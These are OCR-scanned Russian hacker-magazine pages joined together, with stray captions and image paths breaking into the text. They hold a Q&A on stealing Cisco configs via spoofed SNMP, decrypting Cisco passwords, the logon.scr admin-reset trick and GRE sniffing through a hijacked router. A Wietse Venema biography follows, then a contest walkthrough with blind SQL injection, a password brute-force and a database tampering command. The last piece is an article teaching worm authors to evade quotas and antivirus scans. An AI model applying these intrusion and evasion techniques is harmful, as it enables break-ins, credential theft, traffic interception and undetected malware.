где 11.22.33.44 — IP-адрес маршрутизатора, private — строка доступа для чтения и записи и 66.66.66.66 — IP-адрес компьютера, на котором запущен сервис tfpt. После получения конфигурационного файла можно будет найти в нем пароль для доступа к устройству. Так как протокол snmp основан на UDP и является протоколом без установления соединения, то это делает его уязвимым к атаке подмены IP-адреса, и атакующий может получить конфигурационный файл устройства, используя snmp-запрос SET с поддельным IP-адресом. Таким образом, он может обходить правила фильтрации SNMP-доступа и обеспечить свою скрытность.
Про атаку на Cisco через SNMP с подделкой IP можно почитать на www.securitylab.ru/analytics/241391.php.

Q: Что за атака на NT с подменой файла скринсейвера?
A: Данная тема успешно эксплуатировалась в контексте NT 4.0 и до неизвестного времени была успешно применима на неизвестных билдах NT 5.0. Нужно было установить вторую NT на разбираемом компе, в настройках поменять загрузочную директорию на оригинальную, чтобы потом нашелся и был удален файл заставки входа во взламываемую систему *logon.scr*. На его место записывался *cmd.exe*, будучи переименованным во все тот же *logon.scr*. В большинстве систем *logon.scr* запускается после 15-ти минут неактивности при входе в систему. Старая и неразумная система запускала консоль *cmd.exe*, впуская тебя в свое чрево для беспредельного контроля. Любители GUI'я могли с успехом подменить заставку файлом *explorer.exe*. При работе с *cmd.exe* обыкновенно набивалась строчка «net user administrator 123456», которая меняла пароль администратора на прозаический 123456.

Q: Я нашел пароль Cisco в конфигурационном файле, но он в каком-то непонятном формате. Как его можно расшифровать?
A: В конфигурационном файле можно найти два типа паролей: пароль режима enable и пароль виртуального терминала (telnet). Для режима enable может использоваться как зашифрованный пароль enable secret, так и простой пароль enable password. Enable шифруется с помощью алгоритма md5, который обеспечивает большую надежность, а пароли на виртуальный терминал и простой пароль enable шифруются встроенным алгоритмом Cisco.
Встроенный формат шифрования Cisco основан на использовании операции xor и постоянного инициализирующего значения. Шифруемые пароли могут иметь до 11-ти алфавитно-цифровых символов разного регистра. Первые два байта пароля выбираются случайным образом из диапазона 0x0 до 0xF, а оставшиеся представляют собой строку, полученную путем объединения с помощью xor-пароля и заданного блока символов dsfd;kfoA,.iyewrkldJKDHSUB. Расшифровать его можно с помощью ряда утилит, например http://packetstormsecurity.nl/cisco/ciscocrack.c или bash-скрипта http://packetstormsecurity.nl/UNIX/netcat/ciscopw. Более подробно про расшифровку можно почитать по адресу: http://packetstormsecurity.nl/cisco/cisco.decrypt.tech.info.by.mudge.txt

Q: Я захватил управление над маршрутизатором. Как теперь можно поснифать данные, передаваемые через него?
A: Метод перехвата трафика, проходящего через маршрутизатор, заключается в создании GRE-туннеля между захваченным и находящимся под управлением злоумышленника. GRE (Generic Routing Encapsulation) — протокол туннелирования, разработанный для инкапсуляции произвольных типов пакетов сетевого уровня внутри пакета сетевого уровня. Маршрутизация настраивается таким образом, чтобы переадресовывать входящий и исходящий трафик на злоумышленника через GRE-туннель. При этом трафик обрабатывается «заложником» злоумышленника и возвращается на основной маршрутизатор для заключительной доставки. Атакующий же получает туннелированные данные, инкапсулированные в GRE-пакете, а декодированные данные пересылает на снифер атакующего. После того как компьютер атакующего с запущенным снифером перехватит и передаст обратно полученные данные, его маршрутизатор перенаправляет данные обратно на атакуемый. Такой метод перехвата трафика практически незаметен конечному пользователю, так как утилиты трассировки маршрутов не будут показывать дополнительных хопов, созданных GRE-переадресацией. Более подробно про описанный метод с примерами настройки маршрутизаторов для создания GRE-туннеля можно почитать по следующим ссылкам:
www.security-protocols.com/whitepapers/routing/GRE_sniffing.doc
www.securityfocus.com/infocus/1847

Q: Что делать, если моя сетка забанена IRC-сетью?
A: Первый вариант определенно связан с предыдущим пунктом — тебе придется пользоваться другой сетью для доступа. Скажем, запуская ИРЦ-клиент с удаленного сервера вроде ircii/bitchx или установив там комфортабельный BNC. Второй вариант прозрачнее, но занимает больше времени: нужно связаться с администрацией Сети и объяснить, что ты не баран. Большинство сетей приводят их abuse-контакт во время выброса тебя из сети, просят отправить все данные k-line сообщения и описать суть твоей проблемы. Практика показывает, что до 80% подобных писем остаются без ответа. Полезнее оказывается личное общение с администрацией Сети онлайн. Так, на DALnet'е подобные вопросы решались в канале #services. Если твоя сеть была использована при проведении атаки, или один из юзеров успел попить крови администрации, то добиться полного снятия бана будет сложно. Логичнее окажется просить о выписке исключения по твоему адресу, если он является статическим. Понятно, что для проведения судьбоносного разговора надо будет воспользоваться незасвеченным хостом.

Wieste Venema

«Программ без багов не существует. Приложив немного усилий, я могу свести их соотношение к количеству строк в своих программах (к 1:1000). Но, так как Postfix имеет 50 тысяч строк кода, комментарии, думаю, излишни».

«Меня много раз спрашивали, есть ли баги в TCP Wrapper, поскольку он долгое время не обновлялся. Я всегда отвечаю, что известных багов нет, и именно поэтому нет обновлений».

Краткая биография
Родился в 1951-м году в Дании. Задолго до школы научился писать и читать, и значительную часть своего детства проводил за чтением. После окончания школы поступил в университет Гронингена, где изучал физику и получил докторскую степень. Затем стал работать системным архитектором на факультете математики и компьютерных наук университета Эйндховер. 8 из 12 -ти лет, проведенных там, Витсе занимался написанием утилит для автоматической трансляции EDI (Electronic Data Interchange) сообщений. Его программы взаимодействовали с самыми разными устройствами, и любые неполадки железа могли привести к сбою софта. Приходилось учитывать каждую мелочь, что дало большой опыт написания максимально безопасного кода. В 1996-м году иммигрировал в США и поступил на работу в Исследовательский центр IBM им. Томаса Ватсона, где работает по сей день.

TCP Wrapper и другие проекты Витсе ↓

Postfix
Почтовая система, которая принесла Венеме известность и задумывалась как альтернатива популярному Sendmail'у. Витсе сделал ее максимально похожей на Sendmail снаружи, но внутри это была совершенно другая программа, более быстрая, гибкая и безопасная. Первоначально система получила название VMailer и была впервые представлена IBM широкой публике в 1998-м году, но затем ее переименовали в Postfix.


SATAN
The Security Administrator Tool for Analyzing Networks — нашумевшая программа, написанная в соавторстве с Дэном Фармером. Предназначалась для автоматического сбора информации об удаленной системе. SATAN позиционировался как удобный инструмент для админов, но сразу после релиза поступил на вооружение хакеров всех мастей. Это был первый сетевой сканер с удобным пользовательским интерфейсом, и в 1993-м году, когда он впервые появился в Интернете, считался лучшей утилитой такого рода.

The Coroner's Toolkit
(TCT) — еще один плод сотрудничества Венемы с Фармером. TCT — это подборка полезных программ для анализа UNIX-системы после взлома. Впервые была представлена в августе 1999-го года на семинаре Методов сбора компьютерных улик.

Portmap
Portmapper имеет контроль доступа, усложняющий хакерам атаки на RPC-демоны.

TCP Wrapper
Небольшая утилита, исполняющая функции файрвола для UNIX (мониторинг входящих пакетов, проверка прав доступа и т. д.)

Витсе написал также несколько security-документов, получивших широкую известность: «Закон Мерфи в компьютерной безопасности» или написанная в соавторстве с Деном Фармером статья «Повышаем безопасность сайта путем его взлома».



«Нельзя сделать систему защищенной, залатывая дыры. Если она изначально не была построена как защищенная, она никогда таковой не станет».

Хобби
В свободное время предпочитает совершать пешие и велосипедные прогулки по живописным местам Нью-Йорка вместе со своей женой Анитой.

Награды
Доктор Витсе Венема получил несколько престижных наград за свой выдающийся вклад в развитие UNIX- и открытых систем.

Среди них: Security Summit Hall of Fame Award, SAGE Outstanding Achievement Award, NLUUG Award.

Иллюстратор Родион Китаев

«Главная трудность софтварного разработчика– улучшить программу, при этом не создавая лишних проблем»

Чем занимается сейчас
После того как в 2002-м году Витсе Венема оставил пост руководителя FIRST — Международной ассоциации security-организаций — он стал уделять больше времени программированию в Исследовательском центре IBM.
В 2004-м году Витсе в соавторстве с Дэном Фармером написал книгу «Раскрытие улик», в которой рассказывается о том, как изучить свою систему, подвергшуюся взлому, и как обнаружить доказательства пребывания в ней хакера и по возможности выследить его. На данный момент Витсе Венема считается одним из лучших в мире экспертов по компьютерной безопасности.

В последнем конкурсе перед тобой стояла серьезная задача: нужно было исправить неудачи сборной России по футболу и вставить ее в сетку соревнований вместо бразильцев. С тем, как нужно было осуществлять мечту болельщика, мы разберемся прямо сейчас.

На сайте konkurs.xakep.ru была размещена таблица со статистикой. Открыв страницу с информацией о команде, ты бы увидел, что скрипту index.php передаются три параметра: int=stat&id=21&do=report. Интуитивно, самая интересная переменная — id. В самом деле, если поставить id=21', то появится сообщение об ошибке:
«INCORRECT QUERY». Ну вот, это уже кое-что. Экспериментируем дальше: index.php?int=stat&id=21+AND 1=1. Ответ положительный — страница с информацией о бразильской сборной показывается без ошибок. Однако стоит включить в запрос кавычки, как нас тут же ожидает облом — параметр magic_quotes_gpc включен. Однако нас это не остановит. Первым делом неплохо было бы получить имя MySQL-пользователя, под которым работает наш скрипт. Поскольку у нас фильтруются кавычки и нет доступа к таблице MySQL.user, мы будем использовать технику посимвольного перебора.
Работает этот метод следующим образом. К выполняемому запросу добавляется «AND ascii(lower(substring(user(),порядковый_номер_символа,1)))=char(код_символа)». Это позволяет, последовательно меняя ASCII-коды, добиваться ситуации, при которой запрос успешно выполняется. Это означает, что указанный ASCII код совпадает с кодом символа логина, и можно переходить к следующей позиции.Чтобы подобрать первый символ имени пользователя, нужно использовать следующий запрос:

```
index.php?int=stat&id=21%20AND%20ascii(lower(
substring(user(),1,1)))=[ASCII]
```

Здесь [ASCII] — перебираемый символ, который последовательно меняется, пока не будет достигнуто совпадение. Для перебора маленьких латинских букв нужно менять параметр [ASCII] от 97 до 122. Скрипт для автоматизации процесса можно взять с http://rst.void.ru/papers/mysql_char_brute.txt. Запускаем сценарий и получаем имя пользователя: «konkurs». Дело осталось за малым — пробрутить пароль! Берем любой словарь паролей и пускаем брутер:

```
~ $ ./r57mysql_brute -h konkurs.xakep.ru -p 3306 -l
konkurs -w password.lst
[ DONE ] Password found!
Password: Football
HEX: 46 6F 6F 74 62 61 6C 6C
```

Вот такие дела! Теперь настало время изменить таблицу и закончить нашу миссию:

```
~ $ mysql -h konkurs.xakep.ru -u konkurs -p
Enter password:******
```

Командой show databases легко выяснить, что всего на сервере 2 базы данных: db_konkurs и MySQL. Нас, конечно, инересует db_konkurs:

```
mysql> use db_konkurs
```

В этой базе данных расположена единственная таблица — champ, в которой и располагается таблица с командами. Сделав SELECT * from `champ`, можно легко получить все содержимое таблицы:


```
+-------------+----+---+-----+---+---+----+----+-----+----+-------+
| team        | wp | w | tm  | d | l | gf | ga | pts | id | group |
+-------------+----+---+-----+---+---+----+----+-----+----+-------+
| Poland      | 0  | 0 | POL | 0 | 0 | 0  | 0  | 0   | 3  | A     |
...
| Brazil      | 0  | 0 | BRA | 0 | 0 | 0  | 0  | 0   | 21 | F     |
..
| Arabia      | 0  | 0 | KSA | 0 | 0 | 0  | 0  | 0   | 32 | H     |
+-------------+----+---+-----+---+---+----+----+-----+----+-------+
32 rows in set (0.11 sec)
```





После этого самое время заменить Бразилию российской командой, для чего нужно было выполнить несложный запрос: update `champ` set team=«Russia» where id=21.

В этом месяце у нас три победителя, два из которых реально глючные: gluk, gluckreal и наш старый знакомый KSURi, который проходит конкурс уже не в первый раз. Всем презентуем по подписке на любимый журнал. А тебе предлагаем 20-го мая зайти на konkurs.xakep.ru и поучаствовать в новом конкурсе.



КРИС КАСПЕРСКИ

Взлом / 01

Жизнь и смерть беспозвоночных в системе

Выживание в системах с жестоким квотированием

Время глобальных вирусных эпидемий давно прошло, и большинство червей сейчас гибнет еще на излете, даже локальные вспышки удается зажечь лишь немногим...

Давай попробуем разобраться, что мешает вирусам распространяться и заодно обсудим новые вирусные концепции, адаптированные к суровым условиям современной жизни.

Как же раньше было хорошо...

Вплоть до появления W2K пользователи Windows даже не знали, что существует такая штука, называемая «квотированием» ресурсов. Каждый процесс получал в свое распоряжение 4 Гб адресного пространства (из которых реально можно было использовать только полтора). Подсистема безопасности разграничивала доступ к файлам, запрещала вызывать некоторые API-функции и т. д., но никаких других ограничений не налагалось. Любой процесс, даже обладающий гостевыми правами, мог забить весь диск целиком, создать максимальное количество окон и сожрать всю оперативную память. Единственное, что мог предпринять администратор, — нажать RESET, надеясь на то, что неожиданная перезагрузка не превратит дисковый том в труху. В W2K (с большим опозданием против UNIX) наконец-то появилась поддержка дисковых квот, определяющих максимальный размер доступного дискового пространства для каждого из пользователей. Вслед за этим XP SP2 ограничила количество TCP/IP-соединений в единицу времени для каждого из процессов, что по идее должно было предотвратить «заторы» в Сети, вызванные вспышками вирусных эпидемий.

В настоящее же время Microsoft бьется над созданием системы, которая загружается с Read-Only носителей (UNIX это умеет), и, когда это будет сделано, возможность модификации исполняемых файлов исчезнет (правда, вирусы по-прежнему смогут внедряться в память и командные файлы, создаваемые администратором).

Возможности квотирования практически никем не используются (многие о них даже не подозревают), но будущее надвигается на нас с разрушительной силой. Очередной конец вирусам? Или, может быть, наступает волнующий момент перерождения вирусов, когда в результате борьбы за существование они вынуждены научиться паразитировать на программах, как это делают настоящие биологические вирусы, или сойти с арены, пополнив свалку истории новыми строками кода.

Каждому пользователю по квоте!

Механизмы квотирования, реализованные в Windows, затрагивают все аспекты жизнедеятельности системы и прежде, чем расчехлять свой хвост, это хозяйство надо как-то классифицировать. В первую группу попадают квоты, «привязанные» к отдельно взятому процессу, а точнее его PID. Система позволяет отслеживать и ограничивать общее время «жизни» процесса, количество затраченного процессорного времени (как на прикладном уровне, так и в режиме ядра), число операций ввода/вывода (то есть прочитанных/записанных байт), объем затребованной (реально выделенной) памяти и т.д. Остальные параметры можно узнать из «Диспетчера Задач». Пока еще NT не умеет квотировать память и объем ввода/вывода, но это несложно реализовать путем перехвата базовых native-API функций, чем уже занимаются некоторые антивирусные программы и персональные брандмауэры. Windows наконец-то начинает приобретать черты многопользовательской системы, что несет в себе как преимущества, так и угрозу для существования вирусов. Кто-то может возразить, что NT была многопользовательской с самого начала. Ну и в чем же это реально проявлялось? В системе может находиться только один пользователь (запуск программ от имени другого пользователя не в счет), и прежде чем создать новый сеанс, предыдущий должен быть завершен.

Хуже того, пользователи не могут устанавливать приложения в «свои» домашние папки, и многопользовательский доступ ограничивается одним лишь разграничением доступа к данным и индивидуальным настройкам (каждому пользователю — свой HKEY_CURRENT_USER)! А вот в UNIX кто угодно может себе позволить установить свою собственную версию системных библиотек и программ, доступную только ему и никак не влияющую на остальную часть системы! Допустим, Маша хочет работать с Word 97, Ира — с Word 2000, а Марине подавай только Word XP. Что может сделать администратор?! Да ничего! Либо долго плясать с бубном, устанавливая утилиты от сторонних разработчиков, либо всерьез задуматься о том, сколько пользователей реально может выдержать NT. Многие компании, предоставляющие услуги хостинга или торгующие процессорным временем кластерной системы, активно используют механизмы квотирования, без которых данная затея лишена всякого смысла.



WEB

Почитай о документированных функциях Windows API:
www.msdn.com
И почитай о недокументированных:
www.wasm.ru

WARN

Не забывай, что вся приведенная информация предназначена только для ознакомления и не является призывом к действию.

Как размножаются ежики, или как образуются «зомби»
Квоты, привязанные к PID'у, легко обойти. Достаточно периодически (например, один раз в минуту или даже секунду!) порождать новый процесс, термируя предыдущий. Новорожденный процесс получает полную порцию свежей квоты, а когда она иссякает, трюк с «перерождением» повторяется вновь. Это очень древний прием, используемый самим Червем Морриса, но известный задолго до него. Конечно, подобная «активность» является ненормальным явлением, притягивающим внимание персональных брандмауэров и антивирусов, но этих простофиль легко обхитрить.

Свой запуск антивирус начинает с проверки памяти. Он получает список активных процессов, тщательно проверяя каждый из них на вшивость. Легальными средствами список процессов можно получить с помощью функций TOOLHELP32, экспортируемых библиотекой KERNEL32.DLL, которую перехватывают многие вирусы, не желающие быть замеченными. Сама по себе техника перехвата предельно проста и к тому же описана в куче хакерских статей, так что не будем на ней останавливаться, тем более что существует другой источник информации — недокументированная функция NtQueryInformationProcess, экспортируемая NTDLL.DLL, но фактически реализованная в NTOSKRNL.EXE, и перехватить ее «прямой» вызов уже труднее. Без знания ассемблера и умения писать драйвера тут уже не обойтись, но, к счастью, существуют и другие пути, работающие на всех операционных системах и не требующие напряжения мозговых извилин. Проведем простой эксперимент. Запустим FAR (если он только не был запущен ранее), нажмем <F11> и в списке плагинов найдем «Process list», вываливающий список процессов в текущую панель. Для получения более подробной информации о процессе подводим к нему курсор и давим <F3> или <F4>. «Ага», — говорим мы голосом Тигры, неожиданно обнаружившего у себя под хвостом непочатую банку пива. Вот оно! Ass of the Dragon! Имя процесса, путь к исполняемому файлу, PID материнского процесса, время запуска и прочая информация перед глазами. Полный путь — это нехорошо. Любой пользователь (антивирус) может считать файл с диска и посмотреть, что это за зараза такая! Как бы его преодолеть? В смысле изменить истинный путь на что-нибудь другое? Увы! Легальными средствами с прикладного уровня до этой информации не дотянуться (как минимум, потребуется заполучить права администратора). В довершение ко всему NT блокирует исполняемый файл вплоть до его завершения — команда DeleteFile возвращает error, и мечту создать временный файл, автоматически удаляющий себя после запуска, реализовать невозможно . И вот на сцене появляется мыщъх. Весь в сером. Стеснительно покусывая кончик хвоста, он говорит: «NT блокирует только

/1/

/2/

/1/ Макросы
FAR хранит свои макросы в реестре — доступен каждой программе

/2/ Выбор столбцов для отображения
процессорные ресурсы, отслеживаемые NT

удаление и запись в файл, но допускает rename. Причем может быть переименован не только сам файл, но и путь к нему, пускай и ценой побочных эффектов разной степени тяжести».

Что это за эффекты такие? Давайте посмотрим! Создаем каталог «D:\1\2\3\», кладем в него notepad.exe (или любую другую программу по вкусу) и запускаем ее. Теперь переименовываем «1» в «a». Угадайте, что мы получим? Наперекор всяким переименованиям каталог «D:\1\2\3\» как был, так и остался, но теперь он совсем пустой! Зато образовался каталог «D:\A\2\3\» с notepad'ом внутри. Здорово! Переименуем notepad.exe в xxx.exe. Как видим, он совсем не сопротивляется и успешно переименовывается. Аналогичным путем могут быть переименованы каталоги «2» и «3». Единственное, что мы не можем делать, — это менять диск, но нам этого и не нужно! Главное, что запущенный из «D:\1\2\3\notepad.exe» файл переместился в «D:\a\2\3\xxx.exe», то есть поменял не только имя, но и место жительства. А что на счет списка процессов? Так вот, знайте, что NT создает его лишь однажды — в момент запуска процесса — и никогда не обновляет.

То есть в нашем случае FAR (равно как и любая другая программа) «честно» показывает исходный путь, которого уже нет.


```
Module:      NOTEPAD.EXE
Full path:   D:\1\2\3\NOTEPAD.EXE
PID:         664
Parent PID:  716 (Far.exe)
Priority:    8
Threads:     1
```

Антивирус просто не сможет открыть файл «D:\1\2\3\NOTEPAD.EXE». Как говорится, кто не успел, тот опоздал. Теоретически (и практически) антивирус может «подключиться» к процессу через его PID, но этому легко противостоять. Достаточно распотрошить любой хороший упаковщик типа Armadillo или eXtreme Protector — они сопротивляются этому вовсю! (Как вариант, можно положить на прежний путь безобидный файл с тем же самым именем — вот тогда доверчивый антивирус обломается по полной программе, даже не подозревая, как круто мы его провели).


Резидентные мониторы таким образом обойти уже не получится. Они перехватывают API-функции, отвечающие за чтение файлов и запуск процессов (как правило, это CreateFile и CreateProcess), прогоняя программу через анализатор до ее запуска. Несколько лет назад мыщьх опубликовал в «Хакере» статью «Техника выживания в мутной воде, или как обуть антивирус» (в журнале она называлась "Секреты маскировки"), описывающую ряд элегантных и эффективных приемов, обламывающих антивирус со всеми его эвристическими анализаторами. Тогда было достаточно упаковать программу каким-нибудь навесным упаковщиком, а в точку входа вставить jump на свой thunk, использующий самомодифицирующийся код, структурные исключения или новомодные SSE-команды, после чего восстанавливающий оригинальное содержимое, затертое jump'ом, и передающий распаковщику бразды правления. Но виртуальные машины антивирусных систем за последнее время значительно окрепли, и часть этих трюков уже перестала работать, а скоро они перестанут работать совсем! Что же делать? Без паники, парни! Не торопитесь высаживаться на измену, а лучше повращайте хвостом и подумайте головой.

Самое простое — воткнуть в thunk функцию SetTimer/Sleep, вызывающую оригинальную точку входа через несколько секунд. Ни один из известных мыщъх'у антивирусов не анализирует аргументы SetTimer и не ждет так долго. С его точки зрения, программа выглядит так:

```
SetTimer(,,,);
Sleep(,);
Exit(,);
```




/3/ Специальный плагин
позволяет FAR'у следить за процессами

